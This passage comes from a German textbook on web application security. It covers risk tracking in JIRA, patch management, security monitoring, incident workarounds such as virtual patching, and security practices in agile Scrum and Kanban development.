Treffen eines oder mehrere dieser Kriterien zu, muss dies noch nicht zwangsläufig die Durchführung einer Sicherheitsprüfung zur Folge haben, jedoch eine eingehendere Bewertung und Freigabe des Changes durch das Entwicklungsteam, die IT-Sicherheit oder ein Security Change Advisory Board (SECAB) erforderlich machen. In den meisten Fällen lässt sich ein Change durch entsprechend geschulte Mitarbeiter schnell im Hinblick auf seine Sicherheitsrelevanz bewerten. Ggf. lässt sich die relevante Änderung dann durch eine selektive Prüfung auf Code- oder Anwendungsebene bereits hinreichend prüfen.

- Auch im Rahmen sicherheitsrelevanter Changes sollten relevante Security Checkpoints (bzw. Security Gates) immer durchlaufen werden.

5.4.11 Management von Sicherheitsrisiken

Vielfach werden Ergebnisse von Risikoanalysen oder Pentests ausschließlich in Form von Excel, Word oder E-Mails dokumentiert und nachverfolgt. Das führt sehr häufig dazu, dass diese schnell vergessen (oder ignoriert) werden.

Sicherheitsmängel in produktiven Anwendungen, also Schwachstellen oder Sicherheitslücken, sollten stets als IT-Risiken (genauer IT-Sicherheitsrisiken) behandelt werden. Setzt ein Unternehmen bereits ein entsprechendes Risiko-Tracking-Tool (z. B. ein sogenanntes „Government Risk and Compliance Tool“) ein, sollten darüber auch Sicherheitsrisiken in Anwendungen erfasst und nachverfolgt werden. Besteht ein signifikantes Restrisiko (engl. Residual Risk), sollte dieses durch eine autorisierte Instanz (z. B. Product Owner einer Anwendung) akzeptiert werden.

Wer nicht im Besitz eines solchen Tracking-Tools ist, der kann Sicherheitsrisiken auch sehr gut über sein Projektmanagementsystem verwalten. In JIRA lassen sich hierzu etwa nicht nur eigene Auswahlfelder, sondern auch ein neuer Vorgangstyp anlegen und für diesen lässt sich ein eigener Workflow hinterlegen. Abb. 5.13 zeigt, wie sich auf Basis des Vorschlages von Dinis Cruz (vergl. [17]) mit einem selbstdefinierten Vorgangstyp „Risiko“ ein Pentest-Finding verwalten lässt. Über die benutzerdefinierten Attribute „Risk Score“ sowie „Risk Source“ wurde hierbei neben der Risiko-Bewertung („Medium“) auch deren Ursprung („Pentest“) dokumentiert.

Zusätzlich wurde dem hier zugrunde liegenden Risiko-Vorgangstyp ein eigener Workflow hinterlegt. Darüber lässt sich dieses Risiko nun lediglich akzeptieren („Accept Risk“) oder abweisen („Not Applicable“). Dieses Risiko-Ticket lässt sich nun einem Entwicklungsteam (bzw. Entwickler) zuordnen und dort bei Bedarf weitere Umsetzungstickets (User Story/Bug) auf dieses Ticket verlinken.

Sicherheitsaspekte von Webanwendungen als Teil des IT-Risikomanagements zu behandeln ist von zentraler Bedeutung, um ihnen die erforderliche Sichtbarkeit und Priorisierung im Management zukommen zu lassen.




Abb. 5.13 Risiken werden über eigenen Vorgangstyp in JIRA verwaltet

5.4.12 Sicherheitsprüfungen produktiver Anwendungen

Grundsätzlich sollte jede produktive Anwendung in bestimmten Abständen einer Sicherheitsüberprüfung unterzogen werden. Dies hat den Hintergrund, dass sich zum einen immer wieder sicherheitsrelevante Änderungen in eine Anwendung einschleichen können und zum anderen auch regelmäßig neue Schwachstellen bekannt werden, die in vorherigen Tests nicht berücksichtigt wurden. Frequenz und Umfang solcher Analysen sollte in Abhängigkeit zur Assuranceklasse (z. B. gebildet durch Schutzbedarf und Erreichbarkeit) sowie zu bisher durchgeführten Analysen einer Anwendung erfolgen. Insbesondere Altanwendungen ohne vorhandene Sicherheitsanalyse sollten hier entsprechend priorisiert werden. Im TSS-WEB-Standard findet sich ein Beispiel für eine entsprechende Security Test Policy.

Um einen gewissen Basisschutz zu erzielen, lassen sich hier auch (semi-)automatische Schwachstellenscans einsetzen. In Abschn. 4.5.4 sowie 4.5.5 wurde in diesem Zusammenhang auf verschiedene Managed Services (SaaS) in diesem Bereich eingegangen, mit denen sich produktive Anwendungen auf unterschiedliche Weise über das Internet kontinuierlich testen lassen.

Security Patches Das Patch Management stellt in vielen Unternehmen einen weitestgehend standardisierten Prozess dar, zumindest was das Patchen von Standardsoftware betrifft. Wir wir gesehen haben, werden jedoch im Bereich der Softwareentwicklung zahlreiche Frameworks, APIs, Plugins und Erweiterungen (z. B. für CMS-Systeme) sowie Plattformen eingesetzt, die ebenfalls bekannte Sicherheitslücken enthalten können und damit vom Patch Management abgedeckt werden müssen. So wirkte sich beispielsweise eine Code-Injection-Schwachstelle in einer XML-RPC-Bibliothek von PHP (CVE-2005-2116) auf praktisch alle PHP-basierten Anwendungen, Komponenten und CMS-Systeme aus. Da sich nur wenige

Entwickler der Verwundbarkeit dieser Bibliothek bewusst waren, tauchten auch Jahre nach dem Bekanntwerden dieser Schwachstelle immer wieder neue betroffene Anwendungen auf.

Gängige Schwachstellenscanner wie Qualys oder Nessus können bislang solche Komponenten nur teilweise abdecken, generell verlassen sollte man sich auf diese Tools daher besser nicht. Besser ist hier der Einsatz von Security Dependency Scannern geeignet, die sich direkt in Entwicklungstools einbinden lassen (siehe Abschn. 4.6.2).

Zusätzlich lassen sich auch relevante Mailinglisten und Herstellerseiten überwachen und Security-Advisory-Dienste wie Secunia nutzen. Mit solchen Diensten lassen sich die eingesetzten Technologiestacks hinterlegen und Alarme erhalten, sobald eine neue Schwachstelle für eine darin verwendete Komponente bekannt wird. Das Problem mit solchen Diensten ist allerdings, dass diese laufend gepflegt werden müssen, was in der Praxis häufig schwer sicherzustellen ist. Daher lautet die Empfehlung hier, besser auf den Einsatz entsprechender Tools zu setzen und diese in die Build-Pipeline zu integrieren.

Neben eingebundenen Bibliotheken können unsichere 3rd-Party-Komponenten innerhalb der Softwareentwicklung aber auch noch in einem anderen Kontext auftreten: Viele Entwicklungsteams setzen nämlich heutzutage Container-Technologien wie Docker ein, wodurch sie selbst virtualisierte Infrastruktur komplett an Betriebsprozessen wie dem Patch Management vorbei aufsetzen und produktiv nehmen können. Wir hatten uns mit diesem Problem in Abschn. 3.15.5 und mit entsprechenden Maßnahmen in Abschn. 4.7.3 beschäftigt.

- Entwicklungsteams müssen somit auch für das Patch Management, nämlich der von ihnen selbst installierten 3rd-Party-Komponenten, verantwortlich sein und sollten hierbei mit entsprechenden Tools unterstützt werden.

Security Monitoring Der US-Sicherheitsstratege Roger Thornton benannte einmal zentrale Vorbedingungen für die Umsetzung von Sicherheitsmaßnahmen innerhalb der Anwendungssicherheit. Eine davon war: „You cannot fight something if you cannot see it“ (vergl. [18]). In dieser Aussage steckt viel Wahrheit, denn tatsächlich sind viele Unternehmen, was Angriffe auf ihre Webanwendungen betrifft, praktisch blind. Zwar kommen dort mittlerweile häufig Intrusion-Detection-Systeme (IDS) zum Einsatz, doch analysieren diese oftmals vornehmlich den Netzwerklayer und erkennen Angriffe auf Anwendungsebene nur rudimentär. Selbst die neueste Generation von Systemen in diesem Bereich stößt spätestens dort an ihre Grenzen, wo für die Erkennung von Angriffen der Kontext der jeweiligen Anwendung verstanden werden muss.

In Abschn. 3.12.1 wurden verschiedene Maßnahmen vorgestellt, durch die sich Angriffe auf Webanwendungen technisch erkennen lassen. Daneben sollten Kennzahlen und entsprechende Schwellenwerten definiert werden, über die sich spezifizieren lässt, wann bei einer bestimmten Alarmierung etwa eine sofortige Maßnahme einzuleiten ist. Gerade durch die Identifikation von Angriffssignaturen erhalten wir die Möglichkeit, Angriffsversuche sehr gut zu erkennen und sind in der Lage, die konkreten Vorgehensweisen eines Angreifers später nachzuvollziehen. Zusätzlich sollten aber auch innerhalb der einzelnen Anwendungen potenzielle Angriffsversuche geloggt und zentral ausgewertet werden.




Abb. 5.14 Application IDS

Hierbei helfen Log-Management- oder sogenannte SIEM-Systeme (Security Info & Event Management Systeme), an die Logdateien von unterschiedlichen Systemen gesendet und dort zentral korreliert werden. CERT-Team können darüber Security Events identifizieren und dann bei Bedarf einen entsprechenden Incident-Management-Prozes einleiten (siehe nächster Abschnitt). In Abb. 5.14 ist ein solches System dargestellt.

5.4.13 Security Response

Das Management von Sicherheitsvorfällen (Incident Management) sowie die spätere Analyse der ursächlichen Probleme (Problem Management) stellen wichtige Aufgaben der IT-Sicherheit dar, bei denen jedoch oftmals Aspekte der Anwendungssicherheit nicht ausreichend berücksichtigt werden. Wie wir im letzten Abschnitt gesehen hatten, scheitert es häufig schon bei der Erkennung und Auswertung von Angriffen, vor allem aufgrund unzureichenden Loggings oder des Fehlens zentraler Logauswertungen.

Die ursächliche Behebung einer Schwachstelle erfordert in der Regel eine Änderung am Sourcecode einer Anwendung, an deren Konfiguration oder sogar das Austauschen einer verwundbaren Bibliothek. Soll dies außerhalb eines Releases erfolgen, muss hierfür gewöhnlich ein Hot Fix erstellt und eingespielt werden. Beides erfordert vor allem Zeit und ist besonders schwierig, wenn kein Zugriff auf die Entwickler besteht, wie dies häufig bei Legacy-Anwendungen der Fall ist. Wird eine Schwachstelle in einer produktiven Anwendung identifiziert, muss letztlich über das entsprechende Risiko bewertet werden, ob das vorhandene Angriffsfenster akzeptabel ist, oder ob ein unmittelbarer Workaround

eingeleitet werden muss. Durch letzteren würde sich zwar die Schwachstelle nicht beheben, deren Ausnutzbarkeit jedoch verhindern (bzw. zumindest einschränken) lassen und dadurch das unmittelbare Risiko wohlmöglich auf ein akzeptables Niveau absenken. Hierfür existieren verschiedene Möglichkeiten:

- **Virtual Patching:** Verhindern der Ausnutzbarkeit über Setzen einer entsprechenden Filterregel, z. B. in einer Webanwendungsfirewall (siehe Abschn. 3.15.8).[2]
- **Maintenance Mode:** Vorübergehende Deaktivierung bestimmter Funktionen (z. B. Benutzerregistrierung, Administration, Kundenforum, Gewinnspiele), technischer Controls, Schnittstellen oder im Extremfall der gesamten Anwendung.
- **Einschränken des Zugriffs:** Vorübergehende Einschränkung des Zugriffs auf bestimmte Funktionen, Schnittstellen oder die gesamte Anwendung, etwa auf Basis von IP-Adressen oder GeoIP-Prüfung (möglich wäre hier z. B. den Zugriff auf deutsche Kunden einzuschränken).
- **Sicherheitsschalter:** Zusätzliche Sicherheitsmaßnahme, die im Bedarfsfall für bestimmte Funktionen eingeschaltet werden kann. Beispiele: Zuschaltbares CAPTCHA vor Anmeldemaske, Puffern (bzw. Verzögern) von Echtzeitaktionen (z. B. Bestellvorgängen, Gewinnspielen und Abstimmungen) oder eine zuschaltbare 2-Faktor-Authentifizierung.

5.5 Besonderheiten bei agiler Softwareentwicklung

Besonders Webanwendungen werden heutzutage sehr oft agil entwickelt. Selbst größere Unternehmen setzen immer häufiger agile Vorgehensweisen wie Scrum oder Kanban ein. Agil ist keinesfalls mit „unsicher“ gleichzusetzen, gleichwohl stellen diese Vorgehensweisen besonders die IT-Sicherheit vor ganz neuen Herausforderungen. Denn viele herkömmliche Sicherheitsmaßnahmen lassen sich auf einen agilen Entwicklungsprozess nur sehr schwer anwenden und müssen vielfach völlig umgedacht werden.

Das hat den Hintergrund, dass in agilen Projekten laufend neue Anforderungen hinzukommen, die potenziell sicherheitsrelevant sind. Dadurch kann sich die Sicherheit einer Anwendung ebenfalls laufend ändern. Zudem beträgt eine (Produkt-)Iteration bei einem agilen Projekt in der Regel nur zwei Wochen, in Verbindung mit Continuous Deployment können Änderungen an der Produktion sogar laufend durchgeführt werden. Dies ist natürlich im Hinblick auf die Durchführung von aufwendigen Sicherheitsmaßnahmen sehr problematisch.

Die Sicherheit lässt sich jedoch auch hier gewährleisten – und dies nicht unbedingt schlechter. Denn die Vorteile der agilen Entwicklung lassen sich auch im Hinblick auf die Sicherheit nutzen. Generell erfordert die Gewährleistung von Sicherheit in agil entwickelten

[2] Hilfreich kann hierbei das Vulnerability-Management-Tool ThreatFix der Denim Group sein (siehe Abschn. 4.7.4). Mit diesem lassen sich aus verschiedenen Ergebnisdateien von Security Scannern entsprechende Regeln für die ModSecurity-WAF automatisch generieren.

Projekten jedoch deutlich mehr Planung, Automatisierung und Einbindung der Entwicklungsteams als bei einem linearen Vorgehen. Wie wir in den folgenden Abschnitten sehen werden, ist vielfach zudem ein Umdenken bestehender Sicherheitsmaßnahmen erforderlich. Das Verständis von Anwendungssicherheit muss sich hier an vielen Stellen ändern. Neben den Entwicklungsteams betrifft dies häufig auch die IT-Sicherheit-Abteilung sowie nicht zuletzt das Management.

5.5.1 Touch Points der agilen Sicherheit

Wie bereits erwähnt, lassen sich verschiedene Eigenschaften der agilen Softwareentwicklung durchaus im Sinne der Sicherheit nutzen. So bezeichnete Zane Lackey die Möglichkeit, schnell Code einspielen zu können, als wichtigstes Security Feature überhaupt (vergl. [10]). Die Möglichkeit, hierdurch zeitnah auch auf Sicherheitsprobleme reagieren zu können, stellt zweifelsohne einen großen Gewinn dar. Sicherheitsmaßnahmen lassen sich bei einem agilen Vorgehen zudem iterativ laufend weiterentwickeln.

Auch lässt sich die Sicherheitsdokumentation hier sehr stark flexibilisieren und dadurch stets aktuell halten. Wir kommen damit weg von starren Sicherheitskonzepten, die mehr zur nachträglichen Dokumentation als zur tatsächlichen Konzeption der Sicherheit einer Anwendung dienen. In der agilen Welt können wir uns dadurch die Möglichkeit schaffen, jederzeit die Sicherheit einer entwickelten Anwendung (praktisch auf Knopfdruck) zu ermitteln und darüber nicht zuletzt auch Sicherheitsentscheidungen zu treffen. Zweifelsohne ist das ein enormer Fortschritt.

Damit das alles funktioniert, müssen wir viele Sicherheitsmaßnahmen jedoch umgestalten, so dass diese mit den agilen Arbeits- und Denkweisen harmonieren und diese nicht blockieren. Agil bedeutet nicht zuletzt auch die Verlagerung von Zuständigkeiten, etwa für die Durchführung von fachlichen Tests oder sogar Betriebsaufgaben (bei DevOps), in die Entwicklungsteams. Genauso muss dies aber auch im Hinblick auf die Zuständigkeit für Sicherheit gelten.

▶ Agilität und Sicherheit sind keine Widersprüche. Tatsächlich kann Agilität durchaus vorteilhaft im Hinblick auf die Sicherheit von entwickelten Anwendungen bzw. der Umsetzung erforderlicher Sicherheitsanforderungen sein. Hierzu muss Sicherheit jedoch stärker als bei klassicher Entwicklung auch als Zuständigkeit von den Entwicklungsteams verstanden werden. Grade in Bezug auf Assurance-Anforderungen ist es hierzu allerdings häufig erforderlich, dass existierende Anforderungen an die agile Welt umgestaltet („agilisiert") werden.

Damit agile Sicherheit funktioniert, müssen Entwicklungsteams somit deutlich stärker in die Pflicht genommen werden, als dieses vielleicht bisher erforderlich war. Die Rolle des Security Champions stellt hierbei einen wichtigen Aspekt dar; Tab. 5.11 enthält neben diesem noch einige weitere.

Tab. 5.11 „Touch Points“ agiler Sicherheit

Maßnahme	Beschreibung
Sicherheitsverantwortung durch die Teams	Entwicklungsteams müssen für die Umsetzung und Beachtung von Sicherheit der von ihnen entwickelten Software verantwortlich sein und diese auch annehmen[a]. Das ist prinzipiell auch bei der klassischen Entwicklung nach dem Wasserfallmodell nicht anders, gewinnt hier jedoch eine wesentlich höhere Bedeutung. Damit dies funktioniert müssen die Teams natürlich in die Lage versetzt werden, Sicherheitsprobleme und erforderliche Maßnahmen eigenständig zu identifizieren und deren korrekte Umsetzung durch eigene Sicherheitstests zu verifizieren. Die Etablierung der Rolle eines Security Champions (siehe Abschn. 5.4.1) kann dabei sehr helfen. Hierbei handelt es sich in der Regel um einen Entwickler, der als Ansprechpartner und Multiplikator für Sicherheitsthemen innerhalb eines (oder mehrerer) Entwicklungsteams dient.
Agile Security Practices	Die in den beiden folgenden Abschnitten dargestellten Best (bzw. Good) Practices unterstützen die Entwicklungsteams bei Planung und Ausgestaltung von Sicherheitsaktivitäten in agilen Entwicklungsprojekten sowie der Umsetzung erforderlicher Sicherheitsanforderungen im Einklang mit der agilen Vorgehensweise. Die hier beschriebenen Practices sollten jedoch durch die IT-Sicherheit gemeinsam mit den Entwicklungsteams ggf. auf ihre jeweilige Vorgehensweisen angepasst und verprobt werden.
Schätzten von Sicherheitsaufwänden	User Stories sollten auch im Hinblick auf erforderliche Aufwände für Sicherheit (etwa für die Durchführung von Sicherheitstests oder Implementierung erforderlicher Sicherheitsmaßnahmen) durch die Teams geschätzt werden. Damit das funktioniert, müssen die Teammitglieder natürlich auch erforderliche Sicherheitsanforderungen kennen und einschätzten können
Sichere Standards (Secure Defaults)	Standardmäßig sollten Sicherheitseinstellungen stets aktiviert sein, so dass diese von einem Entwickler explizit deaktiviert werden müssen. Sicherheitsmaßnahmen sollten zudem bei Datenvalidierung, Authentifizierung, Zugriffskontrolle und Fehlerbehandlung automatisch angewendet werden, so dass Entwickler diese lediglich auf spezifische Anwendungsfälle anpassen müssen.
Automatisierung von Sicherheitstests	Alles, was sich an Sicherheitsprüfungen automatisieren lässt, sollte auch automatisiert werden. Insbesondere betrifft dies den konsequenten Einsatz von funktionalen Sicherheitstests (siehe Abschn. 4.5.1) sowie die Integration von nicht-funktionalen Tool-Suiten wie SAST, IAST oder DAST innerhalb der CI/CD-Pipeline (siehe Abschn. 4.7.5). Auf diese Weise lassen sich Sicherheitsaspekte laufend auf Code- und Anwendungsebene prüfen.

(Fortsetzung)

Tab. 5.11 (Fortsetzung)

Maßnahme	Beschreibung
Internes Security Testing	Neben der Automatisierung von Sicherheitstests sollten die Entwicklerteams ebenfalls in der Lage sein, zu einem gewissen Grad ihren selbstentwickelten Programmcode auf Sicherheit prüfen zu können. Dies soll nicht dazu dienen, Pentests zu ersetzen, sondern zusammen mit der Testautomatisierung die Erforderlichkeit für die Durchführung von Pentests (und vergleichbaren Aktivitäten) soweit reduzieren, dass diese auch bei einer agilen Vorgehensweise beherrschbar bleiben.
Entkopplung von Sicherheitskomponenten	Die Anforderungen und Implementierungen im Hinblick auf Sicherheitskomponenten und -funktionen sollten sich nicht im Rahmen von jedem Sprint ändern, sondern eine gewisse Stabilität besitzen und in größeren Zeitintervallen geändert werden, um ihre Sicherheit zu gewährleisten. In diesem Zusammenhang kann es sehr hilfreich sein, die entsprechenden Komponenten in ein separates Projekt mit eigenem Release-Zyklus auszugliedern.

[a]Verantwortung ist hier im Sinne einer Durchführungsverantwortung (eng. Responsible) zu verstehen. Verantwortlich im Sinne der Rechenschaftspflichtig (engl. Accountable) sollte für die Sicherheit einer Software (z. B. einer Webanwendung) deren Produktverantwortliche (PV), bzw. im Rahmen einer Projektdurchführung häufig auch der Projektleiter, sein

In den folgenden Abschnitten werden insbesondere die beiden ersten Punkte genauer ausgeführt. Die übrigen genannten Aspekte wurden bereits an anderer Stelle in diesem Buch betrachtet.

5.5.2 Sicherheit auf Ebene von Backlog-Items (Kanban und Scrum)

Häufig wird agile Sicherheit fälschlicherweise mit Sicherheit in Sprints gleichgesetzt. Sprints stellen zwar einen zentralen Aspekt der agilen Methodik Scrum dar, werden jedoch in z. B. Kanban gar nicht verwendet. Bevor wir uns also mit Sicherheit in Sprints beschäftigen können, müssen wir uns zunächst mit der Sicherheit auf Ebene der Anforderungen innerhalb agiler Vorgehensweisen im Allgemeinen befassen. Anforderungen werden in diesem Zusammenhang als Product Backlog Items, Backlog Items, oder schlicht als Items bezeichnet. Ein Item kann dabei alles Mögliche sein – angefangen bei einer Epic, über ein Feature, eine Story bis hin zu einem kleinteiligen Task.

Auf Ebene von Items (also Anforderungen) müssen wir ansetzen, um Sicherheit in jedes agile Vorgehen integrieren zu können. Für diese müssen wir die Sicherheitsrelevanz bestimmten. Tun wir dies nicht, müssten wir jede Anforderung als potenziell sicherheitsrelevant behandeln. Diesen Ansatz hatten wir bereits in Bezug auf die Absicherung des Change Managements in Abschn. 5.4.10 kennengelernt und für die Bewertung der

Sicherheitsrelevanz eines Changes einen sogenannten *Security Indikator* eingeführt, der im Prinzip nichts anderes als oberflächliche Prüffragen an eine Anforderung darstellt. Wir wir schon gesehen haben, geschieht dies am besten mittels Taggen der entsprechenden Tickets, z. B. durch ein zusätzliches Jira-Attribut.

Dadurch können wir nun Anforderungen in Bezug auf ihre Sicherheitsrelevanz unterscheiden und dadurch nicht nur erforderliche Sicherheitsaktivitäten sehr viel zweckmäßiger und effizienter einsetzen, sondern auch die ganze Planung hierauf ausrichten. Für die Integration in ein agiles Vorgehen lassen sich sehr gut die beiden folgenden Artefakte nutzen:

- **Definition of Ready (DoR):** Gibt vor, wann ein Item für die Umsetzung bereit („ready“) ist. Hier lässt sich abfragen, ob die Einstufung der Sicherheitsrelevanz erfolgt ist.
- **Definition of Done (DoD):** Enthält Kriterien, die festlegen, wann ein Item als abgeschlossen („done“) betrachtet werden darf. Hier lassen sich etwa Vorgaben bzgl. erforderlicher Sicherheitstests oder Sicherheitsdokumentation integrieren, auch speziell in Bezug auf zuvor als sicherheitsrelevant identifizierte Items.

Durch die Integration solcher Sicherheitskriterien innerhalb von DoR und DoD der Entwicklungsteams lassen sich Security Checkpoints (siehe Abschn. 5.4.7) auch in agilen Vorgehensweisen sehr gut etablieren und über diese relevante Sicherheitsanforderungen sehr zeitnah identifizieren. Diese Verankerung ist generell unabhängig von den drei in Abschn. 5.4.7 dargestellten Security Checkpoints (bzw. Security Gates), die sich auf einzelne Releases beziehen. Zudem befinden sich diese auch nicht in der Ownerschaft der IT-Sicherheit, sondern der jeweiligen Teams. Die IT-Sicherheit kann hier jedoch entsprechende Sicherheitsaspekte für DoR und DoD vorgeben (bzw. zumindest empfehlen), die Verantwortung für deren Einhaltung an Teams delegieren und diese hierbei mit entsprechenden Guidelines, Fragebögen, Kriterienkatalogen und natürlich beratend unterstützen. Abb. 5.15 veranschaulicht wie sich diese verschiedenen Aspekte auf Backlog-Item-Ebene integrieren lassen.

Neben solchen fachlichen Backlog Items mit Sicherheitsbezug lassen sich noch weitere Arten von Security Backlog Items einsetzen. Tab. 5.12 enthält hierzu einen Überblick möglicher Backlog Security Items.

Über solche Backlog Items lassen sich zudem sehr gut auch verschiedenste Aspekte der Sicherheitsdokumentation abbilden und damit letztlich relevante Teile des Sicherheitskonzepts ergänzen bzw. sogar ersetzen. Auf diese Weise lässt sich zu jedem Zeitpunkt eine aktuelle Sicherheitsdokumentation automatisiert generieren und darüber nicht zuletzt auch Entscheidungen bzgl. der Produktivsetzung bestimmter Items (oder Inkremente) durchführen. Näheres zu Security Backlog Items findet sich im sehr lesenswerten SafeCODE-Paper „Practical Security Stories and Security Tasks for Agile Development Environments“ (vergl. [19]).




Abb. 5.15 Agile Sicherheit auf Ebene von Backlog Items (Scrum oder Kanban)

Tab. 5.12 Backlog Security Items

Sicherheitsrelevantes Backlog Item	Ein fachliches oder technisches Backlog Item (z. B. eine User Story), für das eine Sicherheitsrelevanz festgestellt wurde (siehe Abschn. 5.4.10).
Security (User) Story	In erster Linie technische User Stories, die sich auf die Umsetzung einer Sicherheitsmaßnahme oder Durchführung einer Sicherheitsaktivität beziehen (Beispiel: „Pentest durchführen“).
Security Sub-Task	Einer User Story zugeordneter Subtask, der sich auf die Umsetzung einer Sicherheitsmaßnahme oder Durchführung einer Sicherheitsaktivität bezieht (z. B. „Ergebnisse von Sicherheitsscan auswerten“).
Evil Story	Ein mögliches Angriffs-Szenario, welches hinsichtlich seiner Relevanz vom Team untersucht wird und von dem bei Bedarf weitere Security User Stories und Tasks angelegt werden.
Security Bug	Eine identifizierte Schwachstelle oder Abweichung von Sicherheitsanforderungen.
Security Risiko	Ein identifiziertes Sicherheitsrisiko (z. B. Pentestfinding), für das bei Bedarf ein Security Bug oder ein anderes Item angelegt wird.

5.5.3 Sicherheit auf Sprint-Ebene (Scrum)

Eine zentrale Problemstellung in Bezug auf Sicherheit im agilen Umfeld besteht in der Integration schwergewichtiger Sicherheitsaktivitäten wie Pentests oder Bedrohungsanalysen in kurzen (in der Regel zweiwöchigen) Iterationen. Dabei steht nicht nur die Dauer eines Sprints, sondern vor allem auch die Häufigkeit hier im Fokus, ansonsten müssten praktisch ununterbrochen Pentests und andere Sicherheitsaktivitäten durchgeführt werden, was sicher kaum realistisch ist. Hierzu lieferte Microsoft bereits vor ein paar Jahren einen möglichen Lösungsansatz, der darin besteht, dass Security-Assurance-Anforderungen hierzu in drei Gruppen eingeteilt werden (vergl. [20]):

- **Einzel-Anforderungen** (engl. One-Time Requirements): Aktivitäten, die einmalig durchgeführt werden müssen (z. B. Final Security Review, architektonischer Sicherheitsreview).
- **Per-Sprint-Anforderungen** (engl. Every-Sprint Requirements): Aktivitäten, die bei jedem Sprint durchgeführt werden müssen (z. B. ein Security Code Scan).
- **Bucket-Anforderungen** (engl. Bucket Requirements): Aktivitäten, die zwar regelmäßig, aber nicht bei jedem Sprint durchgeführt werden müssen (z. B. Code Review).[3] Hierüber ließe sich dann etwa vorgeben, dass je Sprint mindestens eine Aktivität aus der Liste der Bucket-Anforderungen durchgeführt wird.

[3] Wir können auf diese Weise bestimmte Aktivitäten sinnvoll aufteilen. So z. B. im Fall der Bedrohungsmodellierung, für die sich die initiale Erstellung als Einzelanforderung und die iterative Fortschreibung als Per-Sprint- oder Bucket-Anforderung spezifizieren lässt. Gerade dieser iterative Erstellungsprozess stellt für die Umsetzbarkeit einer Bedrohungsmodellierung einen entscheidenden Faktor dar.

